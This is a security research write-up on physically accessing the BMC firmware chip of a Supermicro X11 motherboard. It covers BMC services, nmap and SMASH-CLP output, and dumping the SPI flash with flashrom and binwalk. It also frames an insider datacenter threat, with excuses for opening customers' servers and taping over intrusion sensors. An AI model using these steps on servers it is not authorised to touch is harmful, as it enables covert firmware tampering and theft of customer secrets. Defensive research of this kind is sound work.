Supermicro X11 generation BMC Security Audit

Research topic:

explore the possibility of subverting the BMC firmware given a physical access to the server

TABLE OF CONTENTS

1. INTRODUCTION

1.1 BMC BASICS

BMC (*"baseboard management controller"*) is a SoC with its own processor, memory, storage, network interface, and own operating system (usually Linux) installed in almost every modern server. In simple terms it could be described as "an analog of a Raspberry Pi microcomputer mounted onto the server motherboard".

BMC is connected to (has access to) almost every component of a server via PCI-e, USB, I2C, SMBUS and other lines. In some servers BMC has direct access to the server's main memory (DMA).
BMC has a network access, usually through its own RJ45 network port but sometimes it shares a network port with the host operating system:

"The default network setting is "Failover", which will allow the BMC IPMI to connect to the network through a shared LAN port (onboard LAN Port 1 or 0) or through the IPMI Dedicated LAN Port. If the BMC IPMI must be connected through a specific port, please change the LAN configuration setting under the Network Settings."
© Supermicro BMC IPMI User's Guide

Below are simplified and more detailed diagrams of a server components' interconnections, including a BMC.




Fig.1: a simplified BMC connections diagram, © Intel




Fig.2: a more detailed BMC connections diagram, © Supermicro

The operating system inside a BMC is always working, even when the server is shut down but its power cable is connected to the power outlet, providing a "standby power". BMC operating system runs multiple network-facing services: a Web-server, SSH, Telnet, IPMI, and some others.
Single servers are usually managed by the system administrators through a Web GUI of the BMC operating system, and multiple servers are usually managed using the "IPMI" protocol listening on its own network port, or using the "SMASH-CLP" protocol listening on SSH and/or Telnet network ports (working over SSH encrypted connection or over Telnet plain text protocol).

Some of the features of a BMC:

- collect and display information about the server: models of CPU, RAM, HDDs, PCIe modules and other hardware; HDDs health status, temperature and other sensors information, real-time server power usage and various other information
- control server's power: turn server on and off, press "Reset" button
- update server components' firmware: BIOS/UEFI, PCIe modules, other components' firmware
- create a virtual Keyboard, Mouse and Video devices for a server administrator so they could control the server remotely over the network like they are standing in front of the server with a keyboard+mouse+display attached to the server; also BMC could create and mount a virtual USB drive acting just like a real USB flash drive inserted into the server, thus allowing a remote OS installation and repair

Some screenshots of a typical BMC web GUI and its features could be found at this URL: https://www.thomas-krenn.com/en/wiki/ASPEED_AST2400_IPMI_Chip_with_ATEN-Software

1.2 RESEARCH TOPIC

The BMC is an attractive target for malicious attackers because it provides a highly privileged access to the server and allows to perform various malicious actions, for example:

- infect the server's BIOS/UEFI with a bootkit
- boot the server from a LiveCD to infect the operating system with a rootkit or any other kind of malware
- perform a DMA attack against a running operating system to extract sensitive information from its RAM

The default BMC firmware (operating system) does not provide methods to perform malicious actions without authorization. This means that an attacker needs to install a modified firmware on the BMC's storage.
There are three possible ways to modify the BMC firmware:

- by uploading a modified firmware via standard firmware update procedures (requires authorization)
- by exploiting vulnerabilities in BMC's network facing services
- by directly reading and writing BMC's storage

The first method leaves login records and other traces in the BMC logs; the second requires extensive sophisticated research and could also leave logs of network connections; and the last one is the most interesting as it does not leave any connection logs (except the "intrusion sensor" alerts, see below), however it requires a physical access to the server.

The main scope of this research is a web hosting business: a dedicated server rental or a "colocation" service (when a customer brings their own server to the hosting provider's facility, a "datacenter"), as such kind of business implies a constant unrestricted physical access to the target server by the datacenter personnel.

Despite some servers are equipped with an "intrusion detection sensor" and opening the server case would create an "intrusion alert" in the BMC logs, opening a customers' server could be simply justified as an engineer's mistake "sorry, they were supposed to open a different server" or, especially if a customer did not bring the server themselves but shipped it by a courier, a common excuse for opening the server is a routine security check "we needed to verify that your server does not contain explosives or liquids or any other substances that may harm other equipment, before mounting your server into the server rack". An intrusion detection sensor could be blocked with a duct tape in less than 10 seconds so the customer would think that it really was a mistake or a quick non-intrusive check.

The main question that led to this research is: whether a hosting provider staff – e.g. a datacenter engineer mounting the server into a rack – could modify the server's BMC firmware in such way to be able to gain access to the sensitive information stored on the customer's server, for example – a hard drive encryption passphrase?

2. SUPERMICRO BMC OVERVIEW

2.1 BMC HARDWARE

Modern Supermicro servers use BMC chips made by ASPEED Technology Inc., for example:
https://www.aspeedtech.com/server_ast2500/

These chips are based on the ARM CPU architecture:

- AST2400: ARMv5 ARM926EJ-S 400 MHz
- AST2500: ARMv6 ARM1176JZS 800 MHZ
- AST2600: ARMv7 Dual-Core Cortex-A7 1.2 GHz

This research was performed on a Supermicro X11SSH-F motherboard:
https://www.supermicro.com/en/products/motherboard/X11SSH-F

The BMC hardware on the X11SSH-F motherboard is shown on the Figures №3,4 below:

- ASPEED AST2400 BMC
- 128 MB (1 Gbit) of RAM, on this particular motherboard it is a Winbond W631GG6KB-15 chip
- 32 MB (256 Mbit) of storage as a “25 series SPI” chip in a 16-pin SOP/SOIC package, on this particular motherboard it is a MXIC MX25L25635FMI-10G

Fig.3: BMC chip, its RAM, and a CPLD

Fig.4: BMC storage and BIOS/UEFI chips

(also there could be seen a BIOS/UEFI chip – “25 series SPI” 8-pin Winbond 25Q128FVSG, and a CPLD – Lattice LCMXO2-640HC, which are out of scope of this research)

The “storage” chip is the one that contains the BMC operating system.
Some other server manufacturers use eMMC chips for the BMC storage, which severily complicates the attacker’s task as it could require unsoldering the chip to read/write its contents (the eMMC contact pins are hidden beneath the chip), however Supermicro uses a “25 series” SPI chip in a SOP/SOIC package (with visible and easily accessible pins) for its BMC operating system storage.
A “25 series” SPI chip is a very easy target as it does not require any soldering, it is possible to read/write its contents by simply connecting a “test grabbers” or a cheap “test clip”, for example the ones shown on the pictures below:




Fig.5: the most common set for manipulating the “25 series” SPI chips: a “CH341A” programmer and a test clip




Fig.6: a test clip attached to the SPI chip, and a CH341A programmer connected to the researcher’s laptop

2.2 BMC SOFTWARE

I have scanned the BMC IP address to check what network-facing services are running in Supermicro's BMC operating system:

```
bash-4.4$ nmap -v -sV -T5 -p- [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-[redacted]
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 01:19
Scanning [redacted] [2 ports]
Completed Ping Scan at 01:19, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:19
Completed Parallel DNS resolution of 1 host. at 01:19, 0.25s elapsed
Initiating Connect Scan at 01:19
Scanning [redacted] [65535 ports]
Discovered open port 22/tcp on [redacted]
Discovered open port 80/tcp on [redacted]
Discovered open port 5900/tcp o[redacted]
Discovered open port 443/tcp on [redacted]
Discovered open port 63631/tcp [redacted]
Discovered open port 623/tcp on [redacted]
Completed Connect Scan at 01:19, 9.71s elapsed (65535 total ports)
Initiating Service scan at 01:19
Scanning 6 services on [redacted]
Completed Service scan at 01:19, 12.90s elapsed (6 services on 1 host)
NSE: Script scanning [redacted]
Initiating NSE at 01:19
Completed NSE at 01:19, 1.73s elapsed
Initiating NSE at 01:19
Completed NSE at 01:19, 1.09s elapsed
Nmap scan report for [redacted]
Host is up (0.022s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              Dropbear sshd 2019.78 (protocol 2.0)
80/tcp    open  http             lighttpd
443/tcp   open  ssl/http         lighttpd
623/tcp   open  ssl/oob-ws-http?
5900/tcp  open  ssl/vnc?
63631/tcp open  asf-rmcp         SuperMicro IPMI RMCP
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel, cpe:/o:supermicro:intelligent_platform
_management_firmware

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.23 seconds
bash-4.4$
```

Fig.7: Nmap scan results of a test server

- port 22 is not a real SSH command console of Linux-based operating system, but a SMASH-CLP interface – it is not possible to execute standard Linux commands by connecting to the BMC using SSH (more information a bit further).
- ports 80 and 443 are web GUI of the BMC;
- port 623 is a standard port for the IPMI;
- port 5900 is a standard port for VNC protocol, however it could be used only via the web GUI – it is not possible to connect to this port with any third-party VNC client application;
- port 63631 is unknown to me, but Nmap resolved it as some additional remote management protocol.

When connecting to the BMC via SSH or Telnet (disabled by default) we get a SMASH command line interface ("CLP") instead of a "real" Linux command prompt. That command line interface has very few embedded commands and intended to be used programmatically – as an API for such cases when a datacenter staff needs to execute some bulk action on many servers simultaneously.

An example of a SMASH-CLP session is shown on the screenshot below:


```
bash-4.4$ ssh ADMIN [redacted]
ADMIN@[redacted]'s password:

Insyde SMASH-CLP System Management Shell, versions
Copyright (c) 2015-2016 by Insyde International CO., Ltd.
All Rights Reserved


-> pwd
pwd command not support now.

-> ls
ls command not support now.

-> help
/

  The managed element is the root

  Verbs :
    cd
    show
    help
    version
    exit


-> show
/

  Targets :
    system1

  Properties :
    None

  Verbs :
    cd
    show
    help
    version
    exit


->
```

Fig.8: a SMASH command line interface of a Supermicro X11 BMC

3. BMC FIRMWARE ANALYSIS

3.1 READING THE CHIP CONTENTS


Instead of the abovementioned test clip a separated test grabbers were used in this reseach, because they are much easier to attach and have a better contact with the chip pins than a test clip.
In order to read/write the SPI chip only 6 pins are needed, their names are: “MISO” or “SO”, “MOSI” or “SI”, “VCC”, “GND”, “CLK” or “SCLK”, and “CS”.
All (?) “25-series” SPI storage chips have a standard pinout, but anyway we should check the pinout of this particular chip, just in case:



SYMBOL	DESCRIPTION
CS#	Chip Select
SI/SIO0	Serial Data Input (for 1 x I/O)/ Serial Data Input & Output (for 2xI/O or 4xI/O read mode)
SO/SIO1	Serial Data Output (for 1 x I/O)/ Serial Data Input & Output (for 2xI/O or 4xI/O read mode)
SCLK	Clock Input
WP#/SIO2	Write protection: connect to GND or Serial Data Input & Output (for 4xI/O read mode)
RESET#/SIO3	Hardware Reset Pin Active low or Serial Data Input & Output (for 4xI/O read mode)
DNU/SIO3	Do not use or Serial Data Input & Output (for 4xI/O read mode)
RESET#*	Hardware Reset Pin Active low
VCC	+ 3V Power Supply
GND	Ground
NC	No Connection

Fig.9: MX25L25635FMI-10G chip pinout, important pins highlighted

Connecting the test grabbers according to the pinout:








Fig.11: test grabbers connected to the "CH341A" programmer inserted into the researcher's laptop

The *de-facto* standard software for chip programming "Flashrom" (https://github.com/flashrom/flashrom) does support the CH341A programmer, as well as the MX25L25635FMI-10G chip – could be verified by executing "flashrom -L | grep MX25L25635F".
The process of dumping the firmware (reading the chip contents) is shown on the screenshots below:



```
laptop:/dev/shm # flashrom -L | grep -i mx25l256
Macronix      MX25L25635F/           PREW         32768  SPI
              MX25L25645G
laptop:/dev/shm # flashrom -p ch341a_spi -c MX25L25635F/MX25L25645G -r bmc.bin
flashrom v1.2 on Linux [redacted]
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Macronix flash chip "MX25L25635F/MX25L25645G" (32768 kB, SPI) on ch341a_spi.
Reading flash...
```

Fig.12: reading the BMC storage chip contents for the 1st time…



```
laptop:/dev/shm # flashrom -p ch341a_spi -c MX25L25635F/MX25L25645G -r bmc2.bin -V
flashrom v1.2 on Linux [redacted]
flashrom is free software, get the source code at https://flashrom.org

flashrom was built with libpci 3.5.6, GCC 7.5.0, little endian
Command line (7 args): flashrom -p ch341a_spi -c MX25L25635F/MX25L25645G -r bmc2.bin -V
Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Initializing ch341a_spi programmer
Device revision is 3.0.4
The following protocols are supported: SPI.
Probing for Macronix MX25L25635F/MX25L25645G, 32768 kB: probe_spi_rdid_generic: id1 0xc2, id2 0
x2019
Found Macronix flash chip "MX25L25635F/MX25L25645G" (32768 kB, SPI) on ch341a_spi.
Chip status register is 0x00.
Chip status register: Status Register Write Disable (SRWD, SRP, ...) is not set
Chip status register: Bit 6 is not set
Chip status register: Block Protect 3 (BP3) is not set
Chip status register: Block Protect 2 (BP2) is not set
Chip status register: Block Protect 1 (BP1) is not set
Chip status register: Block Protect 0 (BP0) is not set
Chip status register: Write Enable Latch (WEL) is not set
Chip status register: Write In Progress (WIP/BUSY) is not set
This chip may contain one-time programmable memory. flashrom cannot read
and may never be able to write it, hence it may not be able to completely
clone the contents of this chip (see man page for details).
Reading flash... done.
laptop:/dev/shm # du -h bmc*
32M     bmc2.bin
32M     bmc.bin
laptop:/dev/shm # md5sum bmc*
dc7ccec94baa7f7b68b5e110b34f3997  bmc2.bin
dc7ccec94baa7f7b68b5e110b34f3997  bmc.bin
laptop:/dev/shm #
```

Fig.13: reading the chip for the 2nd time and comparing the checksums of both dumps to avoid reading errors

3.2 READING THE FIRMWARE CONTENTS

The *de-facto* standard software for analysing unknown binary files, "Binwalk" (https://github.com/ReFirmLabs/binwalk) does not always determine all storage partitions correctly, so instead of guessing the partitions sizes and offsets from the Binwalk analysis' output a much better approach would be searching for the correct partitions sizes and offsets in the firmware documentation.

Here is a Binwalk analysis of the dumped firmware:

```
$ binwalk bmc.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
111664        0x1B430         CRC32 polynomial table, little endian
1048576       0x100000        JFFS2 filesystem, little endian
4194304       0x400000        CramFS filesystem, little endian, size: 15097856, version 2, sorted_dirs,
CRC 0x24FFB7AE, edition 0, 8417 blocks, 1018 files
20971520      0x1400000       uImage header, header size: 64 bytes, header CRC: 0x54D4AB25, created:
2020-09-04 06:58:44, image size: 1536828 bytes, Data Address: 0x40008000, Entry Point: 0x40008000, data
CRC: 0x2C6C5CE1, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: gzip, image name:
"21400000"
20971584      0x1400040       gzip compressed data, maximum compression, has original file name:
"linux.bin", from Unix, last modified: 2020-09-04 06:16:04
24117248      0x1700000       CramFS filesystem, little endian, size: 7299072, version 2, sorted_dirs,
CRC 0x193A6EC1, edition 0, 2982 blocks, 422 files
31457391      0x1E0006F       Zlib compressed data, default compression
31458262      0x1E003D6       Zlib compressed data, default compression
31458772      0x1E005D4       Zlib compressed data, default compression
31460406      0x1E00C36       Zlib compressed data, default compression
31461685      0x1E01135       Zlib compressed data, default compression
```

(... and like a million more lines "Zlib compressed data")

